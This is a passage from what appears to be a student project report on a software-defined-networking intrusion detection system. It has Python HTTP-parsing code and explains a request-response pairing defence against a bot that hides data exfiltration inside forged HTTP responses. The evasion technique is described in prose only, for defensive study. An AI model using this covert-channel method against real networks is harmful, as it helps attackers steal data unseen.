
```
# --------- HTTP Communication is a response --------- #
elif "content-type" in payload.lower():

    # There are two types of HTTP response, the response code, and the served HTML

    # Response is the HTTP Response Code 100-599 and carriage return
    if pkt.data.endswith(b"\x0D\x0A\x0D\x0A"):
        # Find the response code, separated by spaces
        try:
            ref_ind = payload.index('HTTP')
            response_code = payload[ref_ind+9:ref_ind+12]
            # Ensure it is a valid response code
            isValid = int(response_code) in range(100,600)
            return isValid

        # 'HTTP' substring not found in response code reply
        except:
            return False

    # Response is the Served HTML
    else:
        # Ensure that the HTML is valid syntax
        isValid = bool(BeautifulSoup(pkt.data, "html.parser").find())
        return isValid
```

The HTTP Response parsing of the controller.

There are two main kinds of requests the controller looks for. First, the initial response from a server that includes the status code (200 OK, 404 Not Found, etc), then the served HTML response in the case that the request necessitates an HTML response. In normal HTTP communication the status code message is sent with “/r/n/r/n” to signify its termination. The controller uses this to determine if the response is a status code message or served HTML. If it is expected to be a status code response, it looks for the substring “HTTP.” In our example network we are using HTTP 1.1. A normal HTTP status code response will contain the version information and status code in the form: **HTTP/1.1 XXX StatusName**, where “XXX” is a 3 digit number ranging from 100 to 599. To ensure the message follows this format the controller finds the index of “HTTP,” then checks at the expected offset for a 3 digit number within the expected range. If the message is found to be an HTML response, the controller utilizes the BeautifulSoup library to attempt to parse the HTML and ensure it is syntactically valid.

All of this functionality is included in *simpleIDSController.py* and is able to catch much covert traffic attempting to pose as HTTP without covering all of its bases. However, as shown in the Attack section a clever bot and command server could hide their communication well, formatting the command and responses inside an otherwise valid set of HTTP requests and responses.

We thwart the bot's exfiltration of data in our more sophisticated IDS controller, *pairingController.py*. We introduce a data structure used to track ongoing HTTP requests based on their connection information, and match requests to responses in a 1 to 1 fashion. This allows the controller to look at each communication instance with context of the whole "HTTP conversation" instead of just looking at each "HTTP message" as isolated events.




Using pairingController.py the command server sends a command, and the bot attempts to respond covertly through an HTTP response. The controller recognizes a response after the HTTP conversation has ended, and blocks the reply

When receiving an HTTP request, the sophisticated IDS controller performs all of the HTTP request parsing of simpleIDSController, and records the request in the ongoing request

dictionary, using a tuple of (MAC_{dst}, $Port_{dst}$, MAC_{src}, $Port_{src}$) as a key and an integer as a value, representing the number of unanswered requests. The request is then forwarded normally. The request is received first by the HTTP server running on the victim machine, which responds accordingly, in this case with a 404 error. Meanwhile, the bot process is sniffing on port 8000 with tcpdump and parsing the command from the malicious GET request. It then crafts the requested HTTP response with the exfiltrated data and sends it. The controller receives the HTTP server's response, parses and inspects it as normal, and decrements the associated value in the ongoing requests dictionary, matching the previous request to a response and signifying that the HTTP conversation has completed.

When the bot's HTTP response arrives at the controller, the controller parses and inspects it as normal, then checks if there is a matching ongoing request. Since there is not (the value associated with the connection is 0), the controller identifies the forged HTTP response as malicious and blocks the traffic, stopping the exfiltrated data from reaching the command server.



The same bot attack attempts to exfiltrate data with pairingController.py running. It does not receive any output and the traffic is detected and dropped by the controller, as is shown in the malicious_traffic_log.log in the Middle right terminal window.

Refer to **Appendix A** for a key on the process' running in each of the terminal windows in the screenshot above. The top left terminal shows the output of the commander process on Host 4. The top right shows the output of the controller parsing HTTP communications, below that is the malicious traffic log file written to by the controller. The remaining windows show the cover traffic being run on each VM, along with the bot process output on VM 2.

This modification to the IDS allows for "conversation-level" monitoring instead of simple "message-level" monitoring. It blocks our specific attack well due to the bot's attempt to "hide" behind a port used by a real HTTP server, but allows our IDS to defend against any covert HTTP communication that attempts to replay and impersonate valid HTTP traffic.

Furthermore, while this initial implementation of the conversation-level monitoring tracks communication solely based on connection details, this model could be adapted and improved upon in a number of ways to defend against novel attack methods. Sadly we did not have time to explore them all within the time constraints of this project, but it is easy to imagine using timestamps or historical data on Request-Reply pair contents to improve the system's ability to pair responses to requests and limit the attacker's ability to trick the IDS.


VI. Conclusion

Our SDN-based scenario displayed a command server communicating with an infected machine's bot process covertly through forged HTTP communication directed at a real web server. The goal of the botnet was to exfiltrate various types of data from the network and send them to the command server. The bot utilized tcpdump to sniff incoming HTTP communication on the real web server's port (8000) and extract commands. This allowed the command server to pose as valid HTTP traffic, communicating with a known HTTP server on a known HTTP port. Our SDN controller IDS was unable to detect the embedded command and response as they were cleverly embedded into properly forged HTTP communication with a valid HTTP endpoint (the real web server).

In order to defend against this, we upgraded our IDS controller to maintain "conversation level context" over HTTP traffic rather than "message level context." By keeping track of connections which had ongoing requests and verifying that each HTTP response was correlated in a 1 to 1 fashion with a paired HTTP request, the IDS was able to detect and block the replayed HTTP response from the bot which contains the exfiltrated data.

VII. Appendix A Screenshot Key

The screenshots used in the Attack and Defense sections show multiple terminal windows. Below is a key to what process each window is running.



VIII. Bibliography

"About the Open Networking Foundation: Mission, Members, Training, Partners." Open Networking Foundation, April 7, 2022. https://opennetworking.org/mission/.

"Build SDN Agiley." Ryu SDN Framework. Accessed December 9, 2022. https://ryu-sdn.org/.

"Floodlight Controller." Floodlight Controller - Confluence. Accessed December 9, 2022. https://floodlight.atlassian.net/wiki/spaces/floodlightcontroller/overview.

"Installing Pox." Installing POX - POX Manual Current documentation. Accessed December 9, 2022. https://noxrepo.github.io/pox-doc/html/.

Noxrepo. "Noxrepo/Nox: The Nox Controller." GitHub. Accessed December 9, 2022. https://github.com/noxrepo/nox.

Paxson, Vern. "Bro: A System for Detecting Network Intruders in Real-Time." *Computer Networks* 31, no. 23-24 (1999): 2435–63. https://doi.org/10.1016/s1389-1286(99)00112-7.

"Production Quality, Multilayer Open Virtual Switch." Open vSwitch. Accessed December 9, 2022. https://www.openvswitch.org/.

Sperotto, Anna, Gregor Schaffrath, Ramin Sadre, Cristian Morariu, Akio Pras, and Burkhard Stiller. "An Overview of IP Flow-Based Intrusion Detection." IEEE COMMUNICATIONS SURVEYS & TUTORIALS, 2010. https://ris.utwente.nl/ws/files/6523249/Surveys_and_tutorial.pdf.

Taylor, Curtis R., and Craig A. Shue. "Validating Security Protocols with Cloud-Based Middleboxes." *2016 IEEE Conference on Communications and Network Security (CNS)*, 2016. https://doi.org/10.1109/cns.2016.7860493.

"What Is Software-Defined Networking (SDN)?: Vmware Glossary." VMware, December 1, 2022. https://www.vmware.com/topics/glossary/content/software-defined-networking.html.